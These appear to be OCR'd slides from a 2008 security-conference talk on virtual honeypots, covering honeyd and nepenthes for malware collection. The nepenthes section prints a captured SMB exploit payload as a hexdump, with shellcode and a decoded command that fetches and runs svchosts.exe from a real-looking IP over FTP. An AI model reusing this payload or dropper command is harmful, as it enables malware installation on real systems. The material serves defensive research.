TROOPERS08

get skilled, or get owned

Virtual Honeypots

Know Your Enemy

UNIVERSITÄT MANNHEIM

Pi1 - Laboratory for Dependable Distributed Systems

Outline

- Honeypot 101
- Examples
  - honeyd
  - nepenthes
  - Honeyclients
- Conclusion

Honeypots

- Network-based measurements often show us only the results of attacks
  - Scanning activity caused by worms
  - Spam sent via botnets
- How to learn more about the attackers?
- *“A honeypot is an information system resource whose value lies in unauthorized or illicit use of that resource.”*

Know Your Enemy


Honeypots

High-interaction	Low-interaction
Real services, OS’s, or applications	Emulation of TCP/IP stack, vulnerabilities, ...
Higher risk	Lower risk
Hard to deploy / maintain	Easy to deploy / maintain
Capture extensive amount of information	Capture quantitative information about attacks
Example: Gen III honeynets	Examples: honeyd, nepenthes, labrea, ...

honeyd

- Low-interaction honeypot written by Niels Provos
- Available at http://honeyd.org
- Virtualization of TCP/IP stack
  - Fool tools like nmap & xprobe
- Complex setups possible
  - Latency, packets loss, bandwith, ...
  - Can emulate complex network setups

honeyd


honeyd
libnet
libpcap
Personality engine
Userland IP-Stack
ICMP
UDP
TCP
Service
External Program
proxy


Malware Collection

- Hundreds of new malware samples each month
- How to learn more about malware?
  - Quantitative information
  - Qualitative information
  - Information about new malware
- Usage of honeypot-based techniques
  - Use deception & emulation


nepenthes

- Tool to automatically "collect" malware like bots and other autonomous spreading malware
- Emulate known vulnerabilities and download malware trying to exploit these vulnerabilities
- Available at http://nepenthes.mwcollect.org

Schematic Overview




Vulnerability modules



- Emulate vulnerable services
  - Play with exploits until they send us their payload (finite state machine)
  - Currently more than 20 available vulnerability modules
    - More in development
  - Analysis of known vulnerabilities & exploits necessary
    - Automation possible?

Shellcode modules



- Automatically extract URL used by malware to transfer itself to compromised machine

- `sch_generic_xor`
  - Generic XOR decoder
- `sch_generic_createprocess`
- `sch_generic_url`
- `sch_generic_cmd`

Payload received after successfull emulation

```
[ dia  ] =-------------------[ hexdump(0x1bf7bb68 , 0x000010c3) ]-------------------=
[ dia  ] 0x0000  00 00 10 bf ff 53 4d 42  73 00 00 00 00 18 07 c8  .....SMB s.......
[ dia  ] 0x0010  00 00 00 00 00 00 00 00  00 00 00 00 00 00 37 13  ........ ......7.
[ dia  ] 0x0020  00 00 00 00 0c ff 00 00  00 04 11 0a 00 00 00 00  ........ ........
[ dia  ] 0x0030  00 00 00 7e 10 00 00 00  00 d4 00 00 80 7e 10 60  ...~.... .....~.`
[ dia  ] 0x0040  82 10 7a 06 06 2b 06 01  05 05 02 a0 82 10 6e 30  ..z..+.. ......n0
[ dia  ] 0x0050  82 10 6a a1 82 10 66 23  82 10 62 03 82 04 01 00  ..j...f# ..b.....
[ dia  ] 0x0060  41 41 41 41 41 41 41 41  41 41 41 41 41 41 41 41  AAAAAAAA AAAAAAAA
[...]
[ dia  ] 0x0450  41 41 41 41 41 41 41 41  41 41 41 41 41 41 41 41  AAAAAAAA AAAAAAAA
[ dia  ] 0x0460  03 00 23 82 0c 57 03 82  04 0a 00 90 42 90 42 90  ..#..W.. ....B.B.
[ dia  ] 0x0470  42 90 42 81 c4 54 f2 ff  ff fc e8 46 00 00 00 8b  B.B..T.. ...F....
[ dia  ] 0x0480  45 3c 8b 7c 05 78 01 ef  8b 4f 18 8b 5f 20 01 eb  E<.|.x.. .O.._ ..
[ dia  ] 0x0490  e3 2e 49 8b 34 8b 01 ee  31 c0 99 ac 84 c0 74 07  ..I.4... 1.....t.
[ dia  ] 0x04a0  c1 ca 0d 01 c2 eb f4 3b  54 24 04 75 e3 8b 5f 24  .......; T$.u.._$
[ dia  ] 0x04b0  01 eb 66 8b 0c 4b 8b 5f  1c 01 eb 8b 1c 8b 01 eb  ..f..K._ ........
[ dia  ] 0x04c0  89 5c 24 04 c3 31 c0 64  8b 40 30 85 c0 78 0f 8b  .\$..1.d .@0..x..
[ dia  ] 0x04d0  40 0c 8b 70 1c ad 8b 68  08 e9 0b 00 00 00 8b 40  @..p...h .......@
[ dia  ] 0x04e0  34 05 7c 00 00 00 8b 68  3c 5f 31 f6 60 56 eb 0d  4.|....h <_1.`V..
[ dia  ] 0x04f0  68 ef ce e0 60 68 98 fe  8a 0e 57 ff e7 e8 ee ff  h...`h.. ..W.....
[ dia  ] 0x0500  ff ff 63 6d 64 20 2f 63  20 65 63 68 6f 20 6f 70  ..cmd /c  echo op
[ dia  ] 0x0510  65 6e 20 38 34 2e 31 37  38 2e 35 34 2e 32 33 39  en 84.17 8.54.239
[ dia  ] 0x0520  20 36 32 30 31 20 3e 3e  20 69 69 20 26 65 63 68   6201 >>  ii &ech
[ dia  ] 0x0530  6f 20 75 73 65 72 20 61  20 61 20 3e 3e 20 69 69  o user a  a >> ii
[ dia  ] 0x0540  20 26 65 63 68 6f 20 62  69 6e 61 72 79 20 3e 3e   &echo b inary >>
[ dia  ] 0x0550  20 69 69 20 26 65 63 68  6f 20 67 65 74 20 73 76   ii &ech o get sv
[ dia  ] 0x0560  63 68 6f 73 74 73 2e 65  78 65 20 3e 3e 20 69 69  chosts.e xe >> ii
[ dia  ] 0x0570  20 26 65 63 68 6f 20 62  79 65 20 3e 3e 20 69 69   &echo b ye >> ii
[ dia  ] 0x0580  20 26 66 74 70 20 2d 6e  20 2d 76 20 2d 73 3a 69   &ftp -n  -v -s:i
[ dia  ] 0x0590  69 20 26 64 65 6c 20 69  69 20 26 73 76 63 68 6f  i &del i i &svcho
[ dia  ] 0x05a0  73 74 73 2e 65 78 65 0d  0a 00 42 42 42 42 42 42  sts.exe. ..BBBBBB
[ dia  ] 0x05b0  42 42 42 42 42 42 42 42  42 42 42 42 42 42 42 42  BBBBBBBB BBBBBBBB
```

Payload received after successfull emulation

```
[ dia  ] =------------------[ hexdump(0x1bf7bb68 , 0x000010c3) ]-------------------=
[ dia  ] 0x0000  00 00 10 bf ff 53 4d 42  73 00 00 00 00 18 07 c8  .....SMB s.......
[ dia  ] 0x0010  00 00 00 00 00 00 00 00  00 00 00 00 00 00 37 13  ........ ......7.
[ dia  ] 0x0020  00 00 00 00 0c ff 00 00  00 04 11 0a 00 00 00 00  ........ ........
[ dia  ] 0x0030  00 00 00 7e 10 00 00 00  00 d4 00 00 80 7e 10 60  ...~.... .....~.`
[ dia  ] 0x0040  82 10 7a 06 06 2b 06 01  05 05 02 a0 82 10 6e 30  ..z..+.. ......n0
[ dia  ] 0x0050  82 10 6a a1 82 10 66 23  82 10 62 03 82 04 01 00  ..j...f# ..b.....
[ dia  ] 0x0060  41 41 41 41 41 41 41 41  41 41 41 41 41 41 41 41  AAAAAAAA AAAAAAAA
[...]
[ dia  ] 0x0450                                                       AAAAA AAAAAAAA
[ dia  ] 0x0460                                                       ..W.. ....B.B.
[ dia  ] 0x0470                                                       ..T.. ...F....
[ dia  ] 0x0480                                                       l.x.. .O.._ ..
[ dia  ] 0x0490                                                       .4... 1.....t.
[ dia  ] 0x04a0                                                       ....; T$.u.._$
[ dia  ] 0x04b0                                                       ..K._ ........
[ dia  ] 0x04c0                                                       ..1.d .@0..x..
[ dia  ] 0x04d0                                                       p...h .......@
[ dia  ] 0x04e0                                                       ....h <_1.`V..
[ dia  ] 0x04f0                                                       .`h.. ..W.....
[ dia  ] 0x0500                                                       md /c  echo op
[ dia  ] 0x0510                                                       84.17 8.54.239
[ dia  ] 0x0520                                                       01 >>  ii &ech
[ dia  ] 0x0530                                                    o user a  a >> ii
[ dia  ] 0x0540  20 26 65 63 68 6f 20 62  69 6e 61 72 79 20 3e 3e   &echo b inary >>
[ dia  ] 0x0550  20 69 69 20 26 65 63 68  6f 20 67 65 74 20 73 76   ii &ech o get sv
[ dia  ] 0x0560  63 68 6f 73 74 73 2e 65  78 65 20 3e 3e 20 69 69  chosts.e xe >> ii
[ dia  ] 0x0570  20 26 65 63 68 6f 20 62  79 65 20 3e 3e 20 69 69   &echo b ye >> ii
[ dia  ] 0x0580  20 26 66 74 70 20 2d 6e  20 2d 76 20 2d 73 3a 69   &ftp -n  -v -s:i
[ dia  ] 0x0590  69 20 26 64 65 6c 20 69  69 20 26 73 76 63 68 6f  i &del i i &svcho
[ dia  ] 0x05a0  73 74 73 2e 65 78 65 0d  0a 00 42 42 42 42 42 42  sts.exe. ..BBBBBB
[ dia  ] 0x05b0  42 42 42 42 42 42 42 42  42 42 42 42 42 42 42 42  BBBBBBBB BBBBBBBB
```

```
cmd /c
  echo  open 84.178.54.239   >> ii &
  echo  user a a             >> ii &
  echo  binary               >> ii &
  echo  get svchosts.exe     >> ii &
  echo  bye                  >> ii &

  ftp -n -v -s:ii                  &
  del ii                           &
  svchosts.exe
```

Payload received after successfull emulation

